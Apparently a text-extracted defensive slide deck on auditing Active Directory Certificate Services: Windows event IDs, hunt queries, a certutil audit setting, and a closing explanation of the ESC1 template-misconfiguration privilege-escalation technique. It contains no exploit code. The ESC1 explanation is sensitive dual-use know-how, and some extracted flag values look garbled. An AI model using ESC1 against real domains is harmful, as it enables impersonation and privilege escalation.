- Start and stop Active Directory Certificate Services

Registry Editor

File Edit View Favorites Help

CertSvc

- Configu
- Configuration
- demo-CA
- Performance

Name	Type	Data
(Default)	REG_SZ	(value not set)
AuditFilter	REG_DWO...	0x00000054 (84)
CACertHash	REG_MULT...	d9 2a 9a 52 1b 6b e

Event Properties - Event 4885, Microsoft Windows security auditing.

General Details

The audit filter for Certificate Services changed.

Filter: 84

```
- <EventData>  
<Data Name="AuditFilter">84</Data> Who changed audit policy  
<Data Name="SubjectUserSid">S-1-5-21-3970906361-1696223450-2713567039-1104</Data>  
<Data Name="SubjectUserName">dadmin</Data>  
<Data Name="SubjectDomainName">DEMO</Data>  
<Data Name="SubjectLogonId">0xf67ad</Data>  
</EventData>
```

Event Properties - Event 13, Sysmon

General Details

Registry value set:
RuleName: Certificate Authority
EventType: SetValue
UtcTime: 2022-05-16 07:08:38.554
ProcessGuid: {55a1a30f-e99b-6281-1813-000000000f00}
ProcessId: 8032
Image: C:\Windows\system32\certsrv.exe
TargetObject: HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\AuditFilter
Details: DWORD (0x00000054)

Audit modifications of CA audit policy. Let's hunt it!

Search for modifications of the audit filter:

EventID:4885


Time ▾	EventID	Channel	SubjectUserName	SubjectUserSid	AuditFilter
> May 16, 2022 @ 10:08:39.904	4885	Security	dadmin	S-1-5-21-3970906361-1696223450-2713567039-1104	84
> May 16, 2022 @ 10:06:01.052	4885	Security	dadmin	S-1-5-21-3970906361-1696223450-2713567039-1104	127
> May 16, 2022 @ 10:05:33.833	4885	Security	dadmin	S-1-5-21-3970906361-1696223450-2713567039-1104	118

Search for changing of the related registry value:

EventID:13 AND TargetObject:("\\Services\\CertSvc\\Configuration*" AND "\\AuditFilter")*

Time ▾	EventID	Channel	Category	Image	TargetObject	Details
> May 16, 2022 @ 10:08:39.904	13	Microsoft-Windows-Sysmon/Operational	Registry value set (rule: RegistryEvent)	C:\Windows\system32\certsrv.exe	HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\AuditFilter	DWORD (0x00000054)
> May 16, 2022 @ 10:06:01.052	13	Microsoft-Windows-Sysmon/Operational	Registry value set (rule: RegistryEvent)	C:\Windows\system32\certsrv.exe	HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\AuditFilter	DWORD (0x0000007f)

What events are we interested in?



Certificate templates monitoring – event 4898 (the best one)

4898 event contains all necessary information about certificate template

Event Properties - Event 4898, Microsoft Windows security auditing.

General Details

Certificate Services loaded a template.

DomainUser v100.3 (Schema V2)
1.3.6.1.4.1.311.21.8.3545524.9779859.5064892.3279104.12974722.100.10450288.63478
CN=DomainUser,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local

Template Information:
Template Content:
flags = 0x2023a (131642)
CT_FLAG_ADD_EMAIL -- 0x2
CT_FLAG_PUBLISH_TO_DS -- 0x8
CT_FLAG_EXPORTABLE_KEY -- 0x10 (16)
CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
CT_FLAG_ADD_TEMPLATE_NAME -- 0x200 (512)
CT_FLAG_IS_MODIFIED -- 0x20000 (131072)

msPKI-Private-Key-Flag = 0x1010010 (16842768)
CTPRIVATEKEY_FLAG_EXPORTABLE_KEY -- 0x10 (16)
CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
TEMPLATE_SERVER_VER_2003 << CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT -- 65536
TEMPLATE_CLIENT_VER_XP << CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT -- 0 (16777216)

msPKI-Certificate-Name-Flag = 0xa6000000 (2785017856)
CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x20000000 (33554432)
CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL -- 0x40000000 (67108864)
CT_FLAG_SUBJECT_REQUIRE_EMAIL -- 0x20000000 (536870912)
CT_FLAG_SUBJECT_REQUIRE_DIRECTORY_PATH -- 0x80000000 (2147483648)

msPKI-Enrollment-Flag = 0x2b (43)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PEND_ALL_REQUESTS -- 0x2
CT_FLAG_PUBLISH_TO_DS -- 0x8
CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)

Superseded Templates Extensions Security Server

To modify an extension, select it, and then click Edit.

Extensions included in this template:

- Application Policies
- Basic Constraints
- Certificate Template Information
- Issuance Policies
- Key Usage

Subject Name Issuance Requirements

Supply in the request

Use subject information from existing certificates for autoenrollment renewal requests (*)

Build from this Active Directory information

Select this option to enforce consistency among subject names and to simplify certificate administration.

Subject name format:
Fully distinguished name

Include e-mail name in subject name

Include this information in alternate subject name:

E-mail name
 DNS name
 User principal name (UPN)
 Service principal name (SPN)

Subject Name Issuance Requirements

Require the following for enrollment:

CA certificate manager approval

This number of authorized signatures: 0

Event Properties - Event 4898, Microsoft Windows security auditing.

General Details

msPKI-RA-Signature = 0

msPKI-Minimal-Key-Size = 2048

msPKI-Certificate-Application-Policy =
1.3.6.1.5.5.7.3.2 Client Authentication
1.3.6.1.5.5.7.3.4 Secure Email
1.3.6.1.4.1.311.10.3.4 Encrypting File System

pKICriticalExtensions =
2.5.29.15 Key Usage

Security Descriptor: O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;LCRPLORC;;;AU)

Superseded Templates Extensions Security Server

Group or user names:

- Authenticated Users
- dadmin (dadmin@demo.local)
- Domain Admins (DEMO\Domain Admins)
- Domain Users (DEMO\Domain Users)
- Enterprise Admins (DEMO\Enterprise Admins)

Permissions for Authenticated Users

	Allow	Deny
Full Control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>

4898 event peculiarities

- It is important to note that 4898 event is not suitable for real-time detection of template creation/modification. This event **doesn't** fire each time certificate template created, modified or used to issue the certificate. By default, 4898 is triggered in the following cases:
 - at the time of the first enrollment since CA service start;
 - at the time of the first enrollment since certificate template modification.
- Thus, this means that until the certificate is issued using the corresponding template for the first time after starting the CA service or modification the template, there will be no 4898 event for template.
- It is possible to increase the frequency of 4898 events by setting flag **EDITF_AUDITCERTTEMPLATELOAD** for EditFlags parameter, using certutil or via registry modification. With this setting, event 4898, in addition to the situations already described, will also be generated after CA service start for each template published for enrollment

```
Administrator: Command Prompt
C:\Windows\system32>certutil -setreg policy\EditFlags +EDITF_AUDITCERTTEMPLATELOAD
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\
PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

Old Value:
EditFlags REG_DWORD = 3473742 (54998850)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEAKIKEYID -- 100 (256)
EDITF_ATTRIBUTECA -- 200 (512)
EDITF_IGNOREREQUESTERGROUP -- 400 (1024)
EDITF_ENABLEAKIISSUERSERIAL -- 1000 (4096)
EDITF_ENABLEAKICRITICAL -- 2000 (8192)
EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
EDITF_EMAILOPTIONAL -- 20000 (131072)
EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
EDITF_DISABLEOLDOSCNUPN -- 400000 (4194304)
EDITF_ENABLEUPNMAP -- 1000000 (16777216)
EDITF_ENABLEOCSPREVNOCHECK -- 2000000 (33554432)

New Value:
EditFlags REG_DWORD = 3673742 (57096002)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEAKIKEYID -- 100 (256)
EDITF_ATTRIBUTECA -- 200 (512)
EDITF_IGNOREREQUESTERGROUP -- 400 (1024)
EDITF_ENABLEAKIISSUERSERIAL -- 1000 (4096)
EDITF_ENABLEAKICRITICAL -- 2000 (8192)
EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
EDITF_EMAILOPTIONAL -- 20000 (131072)
EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
EDITF_AUDITCERTTEMPLATELOAD -- 200000 (2097152)
EDITF_DISABLEOLDOSCNUPN -- 400000 (4194304)
EDITF_ENABLEUPNMAP -- 1000000 (16777216)
EDITF_ENABLEOCSPREVNOCHECK -- 2000000 (33554432)

CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
```



Old Value of the EditFlags mask doesn't contain EDITF_AUDITCERTTEMPLATELOAD flag

New Value of the EditFlags mask contains EDITF_AUDITCERTTEMPLATELOAD flag

Certificate requests/issuing monitoring

Events 4886/4887 (the worst ones)



- 4886 event is logged when the Certification Authority receives a certificate request. 4887 is logged when a certificate is issued as a result of either:
 - An administrator or certificate manager issues a pending request;
 - The CA automatically approves the request based on the CA's policy and that of the certificate template associated with the request.
- There is no Certificate Template name in the event and it's parameters :(
- There is no Certificate Request parameters :(
- Thus, these events are practically useless from detection point of view!




CA configuration change monitoring

Events 4882/4890/4891

Events 4890/4891 – Certificate Services configuration entry change







Event 4882 - Certificate Services security permissions change



ESC1 – Misconfigured Certificate Templates

Allows requesters to specify a SAN

- Subject Alternative Name (SAN) is an extension to X.509 that allows various identities to be bound to a certificate beyond the subject;
- By default during certificate-based authentication, certificates are mapped to Active Directory accounts based on a user principal name (UPN) specified in the SAN;
- So, when a certificate template allows requester to specify a SAN, it is possible to request a certificate for another user;
- It can be used for privileges escalation if the certificate template defines EKUs that enable domain authentication and can be enrolled by non-privileged user without manager approval.



Certificate template that vulnerable to the ESC1 technique

Useful events

Unfortunately, there is no simple way to monitor requesting the certificates with an arbitrary SAN. But it is possible to find vulnerable templates, using 4898 event:

Event Properties - Event 4898, Microsoft Windows security auditing.

General Details

Certificate Services loaded a template.

ESC1 v100.3 (Schema V2)
 1.3.6.1.4.1.311.21.8.3545524.9779859.5064892.3279104.12974722.100.3180117.68
